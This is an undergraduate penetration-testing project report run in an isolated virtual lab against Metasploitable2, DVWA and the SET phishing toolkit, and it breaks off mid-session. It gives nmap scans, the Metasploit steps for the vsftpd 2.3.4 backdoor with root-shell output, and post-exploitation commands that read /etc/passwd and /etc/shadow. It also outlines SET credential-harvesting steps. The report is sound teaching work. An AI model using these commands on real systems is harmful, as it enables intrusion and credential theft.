

**UNDERGRADUATE RESEARCH OPPORTUNITY
PROGRAMME (UROP)**

PROJECT REPORT

**Comprehensive Penetration Testing
Using Network, Web Application,
and Social Engineering Techniques**

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December, 2025

DECLARATION

I, the undersigned, do hereby affirm that the project report with the title **Comprehensive Penetration Testing Using Network, Web Application, and Social Engineering Techniques** which is submitted in part to meet the commitment of the **Bachelor of Technology in Computer Science & Engineering** degree, SRM University-AP, is a genuine work carried out by us with guidance from **Dr. Sriramulu Bojjagani**.

We have disclosed our thoughts in our own language in this submission, and when we have taken ideas or words of others, we have done so with proper and clear citation and referencing of the original sources. Moreover, we declare that we have complied with the standards of academic honesty and integrity and that we have not misrepresented or fabricated any data, idea, fact, or source in this submission.

This report has not been previously used to support the awarding of any other degree from any other University.

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This is to certify that the report entitled **Comprehensive Penetration Testing Using Network, Web Application, and Social Engineering Techniques** submitted by **Sindhuja Arnepalli, Guntur Ridhi, Indu Kukatikonda, and Roda Chinthapalli** to SRM University-AP in partial fulfillment of the requirements for the award of the Degree of **Bachelor of Technology** in the Department of **Computer Science & Engineering** is a bonafide record of the project work carried out under my guidance and supervision.

This report in any form has not been submitted to any other University or Institute for any purpose.

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ACKNOWLEDGMENT

We wish to record our deep sense of gratitude to all who helped us prepare this Project Report titled **Comprehensive Penetration Testing Using Network, Web Application, and Social Engineering Techniques** and present it satisfactorily.

We are especially thankful to our guide and supervisor **Dr. Sriramulu Bojjagani**, Department of Computer Science & Engineering, for his valuable suggestions, guidance, and support throughout the project.

We also extend our sincere thanks to **Dr. Murali Krishna Enduri**, Head of the Department of Computer Science & Engineering, for his constant encouragement.

We are grateful to our classmates and friends for their cooperation, feedback, and patience during the preparation of this project.

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ABSTRACT

Cybersecurity has emerged as an essential requirement for modern organizations as cyberattacks continue to grow in complexity and target multiple layers of digital infrastructure. This project, “**Comprehensive Penetration Testing Using Network, Web Application, and Social Engineering Techniques**,” demonstrates how ethical simulations and analyses of real-world cyberattacks can be performed safely within a controlled virtual environment. The research integrates three core domains of penetration testing to offer a holistic perspective on how systems may be compromised.

The first component focuses on **network penetration testing** using Metasploitable2, an intentionally vulnerable virtual machine. Through reconnaissance, port scanning, and vulnerability identification, several outdated and misconfigured services were discovered—most notably the **vsftpd 2.3.4 backdoor vulnerability**. Using the Metasploit Framework, this vulnerability was successfully exploited to obtain unauthorized root access, emphasizing the severe risks associated with unpatched services and weak configurations.

The second component involves **web application penetration testing** using DVWA (Damn Vulnerable Web Application). Key vulnerabilities such as SQL Injection, Cross-Site Scripting (XSS), Command Injection, and insecure File Uploads were analyzed. These experiments reveal how insecure coding practices can expose applications to data theft, authentication bypass, and remote system compromise.

The third component highlights **social engineering attacks** using the Social Engineering Toolkit (SET). A phishing-based credential harvesting attack was simulated, demonstrating how attackers clone legitimate websites to deceive users and extract sensitive information. This proves that technical defenses alone are insufficient without strong user awareness and training.

Together, these three domains present a comprehensive view of modern attack surfaces—**network, application, and human**. The project emphasizes the importance of regular security assessments, continuous software updates, secure coding practices, and user education. The results clearly show that a **multi-layered defense strategy** is critical for protecting systems against today’s evolving cybersecurity threats.

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Chapter 1

INTRODUCTION

Today's cybersecurity threats are no longer restricted to a single attack vector. Modern attackers take advantage of vulnerabilities in networks, web applications, and even human behavior. Therefore, penetration testing has evolved into a multi-layered process that evaluates the security posture of an organization from all possible perspectives.

The project titled "**Comprehensive Penetration Testing Using Network, Web Application, and Social Engineering Techniques**" aims to simulate real-world cyberattacks in a controlled and ethical environment. The goal is to demonstrate how various categories of vulnerabilities can be identified, exploited, and evaluated using professional penetration-testing methodologies.

To achieve this, a virtual laboratory environment was created using Kali Linux as the attacker machine. The project examines three major domains of penetration testing:

1. Network Penetration Testing (Metasploitable2 Exploitation)

Network-based attacks often occur due to outdated software, misconfigured services, unsecured open ports, and weak system security. Metasploitable2—an intentionally vulnerable virtual machine—was used as the target.

Through reconnaissance, scanning, and exploitation, this component demonstrates:

- How attackers discover open ports,
- How vulnerable services (such as **vsftpd 2.3.4**) are identified,
- How publicly known exploits are used to compromise remote systems.

This emphasizes the risk organizations face when network services are not regularly patched or maintained.

2. Web Application Penetration Testing (DVWA)

Modern cyberattacks frequently target web applications such as login pages, input forms, file uploads, admin panels, and APIs.

Using DVWA (Damn Vulnerable Web Application), the project analyzed several web vulnerabilities:

- SQL Injection,
- Cross-Site Scripting (XSS),
- Command Injection,
- File Upload Exploitation.

This part demonstrates how insecure coding practices can allow attackers to bypass authentication, steal sensitive data, or compromise servers.

3. Social Engineering Penetration Testing (SET Toolkit)

Even with strong technical defenses, the human element often remains the weakest link. Social engineering—especially phishing—continues to be one of the most effective methods used by attackers.

Using the Social Engineering Toolkit (SET), the project demonstrated:

- How attackers clone legitimate websites,
- How phishing pages are created to steal credentials,
- How unsuspecting users can be manipulated into revealing sensitive information.

This highlights that cybersecurity is incomplete without addressing user awareness and education.

Chapter 2

PROJECT MOTIVATION

The motivation for choosing this combined project arises from the growing need to understand security weaknesses across three major areas of real-world systems: **network services**, **web applications**, and **human behavior**. Each part of the project demonstrates a different attack surface that modern attackers frequently exploit.

Motivation for Network Penetration Testing on Metasploitable2

Metasploitable2 was selected because it contains real, outdated, and vulnerable services such as **vsftpd**, **Samba**, **distccd**, **MySQL**, and **Telnet**. These allow safe and controlled exploitation exercises.

The learning objectives included:

- understanding how attackers scan a system,
- identifying weak and exposed services,
- demonstrating how a full system takeover can occur due to a single outdated service (e.g., **vsftpd 2.3.4**),
- discovering deeper system vulnerabilities through post-exploitation.

This gives students hands-on insight into network exploitation and the consequences of failing to update and secure network services.

Motivation for Web Application Penetration Testing on DVWA

DVWA (Damn Vulnerable Web Application) was chosen because it provides intentionally weak web pages that allow students to safely practice exploiting:

- SQL Injection,

- Cross-Site Scripting (XSS),
- Command Injection,
- File Upload Vulnerabilities.

The key motivations were to understand:

- how insecure coding practices lead to major vulnerabilities,
- how input validation failures become entry points for attackers,
- how attackers exploit web applications to access restricted areas or steal data.

DVWA helps learners build strong foundational skills for web security analysis.

Motivation for Social Engineering Penetration Testing using SET Toolkit

Even if networks and web applications are well secured, the **human user** often remains the weakest link. Attackers frequently target people rather than systems.

The SET Toolkit (Social Engineering Toolkit) was chosen because it safely enables:

- phishing webpage cloning,
- credential harvesting simulations,
- realistic social engineering attack scenarios.

This component provides insight into:

- methods attackers use to deceive victims,
- how users unknowingly disclose sensitive information,
- how human error becomes a primary attack vector.

It completes the project by covering the human layer of cybersecurity.

Why These Three Projects Together?

Each part covers a different dimension of penetration testing, giving a complete view of modern cyberattack strategies.

| Project | Focus Area | Reason for Selection |
|--|-------------------------------------|---|
| Network Penetration Testing | System-Level Vulnerabilities | To learn service exploitation, scanning, and root access techniques |
| Web Application Penetration Testing | Website/Application Vulnerabilities | To understand insecure coding practices and application-level attacks |
| Social Engineering Penetration Testing | Human Vulnerabilities | To study phishing, deception methods, and user-targeted attacks |

Chapter 3

LITERATURE SURVEY

Web applications are the foundation of modern digital infrastructure, and their security has become a major concern. Research consistently shows that web applications are among the most frequently attacked digital assets due to vulnerabilities arising from weak input validation, insecure coding practices, and poor configuration management. According to OWASP reports, **Injection attacks**, **Cross-Site Scripting (XSS)**, and **Security Misconfiguration** have remained in the top-tier list of most critical and exploited vulnerabilities. These security flaws often emerge when user-controlled inputs interact with backend components without proper filtering or sanitization.

Studies indicate that **SQL Injection (SQLi)** continues to be one of the most dangerous web vulnerabilities because it allows attackers to manipulate backend database queries. Research attributes SQLi issues to insecure SQL query construction, dynamic string concatenation, and failure to use parameterized statements. Likewise, **XSS vulnerabilities** occur when user input is stored or reflected into web pages without validation, permitting attackers to inject malicious scripts that run in the victim's browser. Other vulnerabilities—such as Command Injection, CSRF, and File Inclusion—highlight the risks created when user inputs are not properly separated from system-level functions.

To safely study these vulnerabilities, researchers and educators rely on intentionally vulnerable platforms. One of the most well-known systems is the **Damn Vulnerable Web Application (DVWA)**, an open-source PHP/MySQL application designed specifically to teach and analyze common web security flaws. Literature describes DVWA as a practical tool that benefits both students and security professionals by illustrating:

- how web-based attacks work,
- how vulnerabilities are exploited,
- how secure coding practices can prevent these attacks.

DVWA also provides multiple difficulty levels—from Low to High—allowing learners to gradually understand the progression from insecure to secure implementations.

Furthermore, the literature emphasizes the structured methodology used in penetration testing. A typical penetration testing workflow includes:

1. Environment Setup,
2. Reconnaissance and Input Analysis,
3. Vulnerability Detection,

4. Exploitation,
5. Mitigation and Secure Coding Recommendations.

Following this systematic method ensures thorough identification of security weaknesses and allows the mapping of practical findings to real-world security standards, such as the OWASP Top 10.

Despite the broad theoretical resources available, existing publications rarely guide students through the complete practical deployment and penetration-testing process. There is limited documentation that helps learners navigate issues such as PHP module errors, MySQL configuration problems, Docker-based DVWA setup, or troubleshooting server misconfigurations. Likewise, few studies illustrate how specific insecure settings—such as verbose SQL error messages, weak database credentials, or disabled security controls—significantly expand the attack surface.

Therefore, this project contributes by providing a comprehensive, hands-on penetration testing case study on DVWA, covering vulnerabilities such as SQL Injection, XSS, Command Injection, File Upload flaws, and more. It bridges the gap between theoretical understanding and practical implementation, allowing learners to perform real-world exploitation and analyze security failures in a controlled environment.

Chapter 4

DESIGN AND METHODOLOGY

This chapter describes the project design and the detailed methodology applied for three types of penetration testing: network exploitation, web application testing, and social engineering simulation. The methodology follows standard ethical-hacking steps recognized by industry to ensure structured, safe, and reproducible testing.

4.1 Overall Architecture of the Penetration-Testing Framework

The project uses a three-tiered penetration-testing approach:

- **Network Layer:** Metasploitable2 (vulnerable services)
- **Web Application Layer:** DVWA (Damn Vulnerable Web Application)
- **Human Layer:** Social Engineering Toolkit (SET)

This architecture allows a comprehensive understanding of how systems are compromised across different attack surfaces.

4.2 Unified Methodology Applied to All Three Tests

The single methodology applied to the three domains is:

Information Gathering → Scanning & Enumeration → Vulnerability Identification → Exploitation → Post-Exploitation

Each domain follows the same phases, adapted to the specific tools and techniques relevant to that domain.

4.3 Network Penetration Testing Methodology (Metasploitable2)

4.3.1 Step 1: Environment Setup

An isolated laboratory environment was created using Oracle VirtualBox. Two virtual machines were configured:

- **Kali Linux** — attacker machine
- **Metasploitable2** — intentionally vulnerable target

Network isolation was provided using VirtualBox Host-Only and NAT adapters. IP verification and connectivity checks were performed using:

```
ifconfig
ping <target-ip>
```

4.3.2 Step 2: Information Gathering & Scanning

Nmap was used for reconnaissance and service discovery. Typical scans included:

- SYN scan (port discovery): `nmap -sS <target-ip>`
- Service version detection: `nmap -sV <target-ip>`
- Aggressive scan (OS, scripts, versions, all ports): `nmap -A -T4 -p- <target-ip>`

4.3.3 Step 3: Vulnerability Identification

Analysis of Nmap results revealed several outdated or misconfigured services, e.g.:

- **vsftpd 2.3.4** (backdoor vulnerability)
- Samba
- distccd
- Telnet
- MySQL

vsftpd 2.3.4 was selected for demonstration due to the well-known backdoor that permits remote access.

4.3.4 Step 4: Exploitation

The Metasploit Framework was used to exploit the vsftpd backdoor. Example commands:

```
msfconsole
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS <target-ip>
run
```

Result: a command shell session is opened and root-level access may be obtained.

4.3.5 Step 5: Post-Exploitation

Post-exploitation enumeration included commands such as:

```
whoami  
id  
cat /etc/passwd  
netstat -tulpn  
ps aux
```

These commands were used to verify privileges, enumerate users, inspect running processes, and identify active services.

4.4 Web Application Penetration Testing Methodology (DVWA)

4.4.1 Step 1: Setup DVWA

DVWA was deployed in the lab environment. Typical setup steps included:

- Start Apache and MySQL services on the host/VM.
- Open DVWA in browser: <http://127.0.0.1/dvwa> (or the VM IP).
- Set DVWA security level to `low` for initial testing (then increase difficulty).

4.4.2 Step 2: Identify Vulnerabilities

Each DVWA module was tested for common web vulnerabilities:

- SQL Injection (SQLi)
- Cross-Site Scripting (XSS)
- Command Injection
- File Upload vulnerabilities

Input validation, client- and server-side filtering, and request manipulation techniques were analyzed.

4.4.3 Step 3: Exploitation

Representative exploitation scenarios:

- SQLi for login bypass or data retrieval,
- XSS for cookie theft or session hijacking,
- Command Injection for executing OS commands remotely,
- File Upload to drop web shells or malicious payloads.

4.4.4 Step 4: Post-Exploitation

Post-exploitation outcomes included evidence of data exfiltration, unauthorized command execution, and potential persistence via web shells or uploaded files. These were documented and analyzed for impact.

4.5 Social Engineering Penetration Testing Methodology (SET Toolkit)

4.5.1 Step 1: Start SET Toolkit

On Kali, the Social Engineering Toolkit (SET) provides numerous attack vectors. The flow for a credential-harvesting scenario is:

```
setoolkit
(choose) 1) Social-Engineering Attacks
          2) Website Attack Vectors
          3) Credential Harvester
```

4.5.2 Step 2: Attack Preparation

Select the credential harvester and website clone attack. SET clones a target website to the attacker host; the cloned page captures submitted credentials.

4.5.3 Step 3: Execution

- Host the phishing page on the attacker machine or tunnel via ngrok (for remote tests in controlled lab scenarios).
- Send the phishing link to the simulated victim (in lab this is done as a controlled action).
- Monitor the terminal or log files for captured credentials.

4.5.4 Step 4: Analysis

This exercise demonstrates:

- the ease with which phishing pages can harvest credentials,
- the importance of user training and awareness,
- that technical defenses alone are insufficient without human factor controls.

4.6 Summary

The same engineering methodology—setup, reconnaissance, scanning and enumeration, vulnerability identification, exploitation, and post-exploitation analysis—was applied across the three domains. Adhering to this structured approach ensured the testing was repeatable, safe, ethical, and produced actionable findings relevant to real-world security practices.

Chapter 5

IMPLEMENTATION

This chapter presents the implementation of three major components of the project: network penetration testing, web application penetration testing, and social engineering attack simulation. Each implementation follows the standard ethical hacking methodology in a controlled virtual environment.

5.1 Network Penetration Testing Implementation (Metasploitable2)

5.1.1 Environment Setup

Two virtual machines were configured in VirtualBox to create an isolated penetration testing environment:

- Kali Linux — Attacker machine
- Metasploitable2 — Vulnerable target machine




Figure 5.1: Virtual Machines Configured in VirtualBox


5.1.2 Network Verification

Once both the attacker (Kali Linux) and victim (Metasploitable2) machines were configured, network verification was performed to ensure communication between them.

Commands executed:


```
ifconfig  
ping 192.168.56.102
```

This confirmed that the attacker system could successfully reach the victim machine.



```
kali@kali:~  
Session Actions Edit View Help  
kali@kali:~  
1: lo <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
inet 127.0.0.1/8 brd 0.0.0.0 scope host lo  
valid_lft forever preferred_lft forever  
inet6 ::1/128 brd 0.0.0.0 scope host noprefixroute  
valid_lft forever preferred_lft forever  
2: eth0 <NO-CARRIER,BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
link/ether 08:00:27:78:1c:98 brd ff:ff:ff:ff:ff:ff  
inet 192.168.56.101/24 brd 192.168.56.255 scope global dynamic noprefixroute  
valid_lft 541sec preferred_lft 541sec  
inet6 fe80::a00:27ff:fe1c:9a07/64 scope link noprefixroute  
valid_lft forever preferred_lft forever  
(kali㉿kali)-~
```

Figure 5.2: Kali ifconfig Output



```
File Machine View Input Devices Help  
Metasploitable2 [Running] - Oracle VM VirtualBox  
Sending on Socket/Fallback  
DHCPDISCOVER on eth1 to 255.255.255.255 port 67 interval 5  
DHCPoffer of 192.168.56.102 from 192.168.56.100  
DHCPREQUEST of 192.168.56.102 on eth1 to 255.255.255.255 port 67  
DHCPACK of 192.168.56.102 from 192.168.56.100  
bound to 192.168.56.102 -- renewal in 258 seconds.  
msfadmin@metasploitable:~$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 brd 0.0.0.0 scope host lo  
        valid_lft forever preferred_lft forever  
2: eth0: <NO-CARRIER,BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000  
    link/ether 08:00:27:33:99:18 brd ff:ff:ff:ff:ff:ff  
    inet 10.0.2.15/24 brd 10.0.2.255 scope global eth0  
        valid_lft 86207sec preferred_lft 14207sec  
        inet6 fd17:625c:f037:2:a00:27ff:fe33:9918/64 scope global dynamic  
            valid_lft forever preferred_lft forever  
3: eth1: <NO-CARRIER,BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000  
    link/ether 08:00:27:c7:d0:7a brd ff:ff:ff:ff:ff:ff  
    inet 192.168.56.102/24 brd 192.168.56.255 scope global eth1  
        valid_lft forever preferred_lft forever  
msfadmin@metasploitable:~$
```

Figure 5.3: Metasploitable2 ifconfig Output

5.1.3 Reconnaissance Using Nmap

The next phase involved identifying open ports, running services, and potential vulnerabilities. Three types of Nmap scans were performed:

1. SYN Scan (Port Discovery) nmap -sS 192.168.56.102

```

Session Actions Edit View Help
64 bytes from 192.168.56.102: icmp_seq=5 ttl=64 time=2.12 ms
64 bytes from 192.168.56.102: icmp_seq=6 ttl=64 time=5.56 ms
64 bytes from 192.168.56.102: icmp_seq=7 ttl=64 time=2.76 ms
64 bytes from 192.168.56.102: icmp_seq=8 ttl=64 time=4.59 ms
64 bytes from 192.168.56.102: icmp_seq=9 ttl=64 time=1.89 ms
64 bytes from 192.168.56.102: icmp_seq=10 ttl=64 time=4.59 ms
64 bytes from 192.168.56.102: icmp_seq=11 ttl=64 time=3.18 ms
64 bytes from 192.168.56.102: icmp_seq=12 ttl=64 time=3.30 ms
64 bytes from 192.168.56.102: icmp_seq=13 ttl=64 time=2.90 ms
64 bytes from 192.168.56.102: icmp_seq=14 ttl=64 time=3.57 ms
64 bytes from 192.168.56.102: icmp_seq=15 ttl=64 time=3.35 ms
64 bytes from 192.168.56.102: icmp_seq=16 ttl=64 time=2.56 ms
64 bytes from 192.168.56.102: icmp_seq=17 ttl=64 time=2.68 ms
64 bytes from 192.168.56.102: icmp_seq=18 ttl=64 time=3.25 ms
64 bytes from 192.168.56.102: icmp_seq=19 ttl=64 time=2.60 ms
64 bytes from 192.168.56.102: icmp_seq=20 ttl=64 time=2.94 ms
64 bytes from 192.168.56.102: icmp_seq=21 ttl=64 time=3.42 ms
64 bytes from 192.168.56.102: icmp_seq=22 ttl=64 time=4.00 ms
64 bytes from 192.168.56.102: icmp_seq=23 ttl=64 time=1.88 ms
64 bytes from 192.168.56.102: icmp_seq=24 ttl=64 time=4.41 ms
64 bytes from 192.168.56.102: icmp_seq=25 ttl=64 time=2.03 ms
64 bytes from 192.168.56.102: icmp_seq=26 ttl=64 time=3.60 ms
64 bytes from 192.168.56.102: icmp_seq=27 ttl=64 time=2.10 ms
64 bytes from 192.168.56.102: icmp_seq=28 ttl=64 time=2.47 ms
64 bytes from 192.168.56.102: icmp_seq=29 ttl=64 time=1.61 ms
64 bytes from 192.168.56.102: icmp_seq=30 ttl=64 time=3.14 ms
64 bytes from 192.168.56.102: icmp_seq=31 ttl=64 time=3.27 ms

```

Figure 5.4: Successful Ping Test

2. Service & Version Detection `nmap -sV 192.168.56.102`

3. Aggressive Scan `nmap -A -T4 -p- 192.168.56.102`

These scans revealed multiple vulnerable services on the Metasploitable2 machine, including:

- vsftpd 2.3.4 (Backdoor)
- Apache 2.2.8
- Samba 3.0.20
- distccd
- MySQL 5.0
- Telnet, SSH, and others

```

Session Actions Edit View Help
(kali㉿kali)-[~]
$ nmap -sS 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-28 14:45 IST
Nmap scan report for 192.168.56.102
Host is up (0.00056s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
109/tcp   open  rmiregistry
1524/tcp  open  openVASreslock
2049/tcp  open  nfs
2121/tcp  open  cproxxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc

```

Figure 5.5: SYN Scan Results

```

kali㉿kali: ~
Session Actions Edit View Help
111/tcp open  rpcbind      2 (RPC #100000)
139/tcp open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open  exec        netkit-rsh rexecd
513/tcp open  login       -
514/tcp open  tcpwrapped   -
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:C7:00:7A (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs:
Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 25.73 seconds

```

Figure 5.6: Version Scan Results

```

kali㉿kali: ~
Session Actions Edit View Help
└$ sudo nmap -A -T4 -p- 192.168.56.102
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-28 14:52 IST
Nmap scan report for 192.168.56.102
Host is up (0.0028s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|   STAT:
|     STAT
|       Connected to 192.168.56.101
|       Logged in as ftp
|       TYPE: ASCII
|       No session bandwidth limit
|       Session timeout in seconds is 300
|       Control connection is plain text
|       Data connections will be plain text
|       vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian Bubuntul (protocol 2.0)
| ssh-hostkey:
|   1024 60:f:f:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0:f:21:1d:de:a7:2:b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_sslv2:

```

Figure 5.7: Figure 5.7 — Aggressive Scan Results

5.1.4 Vulnerability Identification

Among all discovered services, **vsftpd 2.3.4** was identified as the most suitable vulnerability to target due to:

- The presence of a built-in backdoor,
- Easy reproduction in an ethical testing environment,
- Demonstration of remote code execution,
- Frequent documentation in cybersecurity research.

This vulnerability allows remote attackers to gain root access through the compromised FTP service.

5.1.5 Exploitation Using Metasploit

The Metasploit Framework was used to exploit the vsftpd backdoor. Steps executed:

1. Start Metasploit `msfconsole`
2. Load the exploit `use exploit/unix/ftp/vsftpd_234_backdoor`
3. Set the target IP `set RHOSTS 192.168.56.102`
4. Execute the exploit `run`

Result:

- “Command shell session opened”
- Remote **root shell** successfully obtained




Figure 5.8: Metasploit Console Loaded

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

Figure 5.9: Exploit Configuration

```
View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.56.102:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[+] 192.168.56.102:21 - Backdoor service has been spawned, handling ...
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.101:46109 → 192.168.56.102:6
200) at 2025-12-04 09:46:48 +0530
```

Figure 5.10: Exploit Successful (Shell Opened)

5.1.6 Post-Exploitation Enumeration

After obtaining root access, detailed enumeration was conducted to understand the system.

Commands used:

```
whoami
id
uname -a
ls -al /
cat /etc/passwd
cat /etc/shadow
ps aux
netstat -tulpn
ls /var/www/html
ls /home
ls /etc/init.d
```

This provided crucial insights into:

- User accounts,
- Running processes,
- Active network services,
- Service initialization scripts,
- Sensitive directories,
- Password hashes.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions
Active sessions
=====
Id  Name  Type          Information  Connection
--  --   --           --           --
2   shell cmd/unix      192.168.56.101:42983 → 192.168.5
                               .102:6200 (192.168.56.102)

msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 2
[*] Starting interaction with 2 ...

whoami
root
[
```

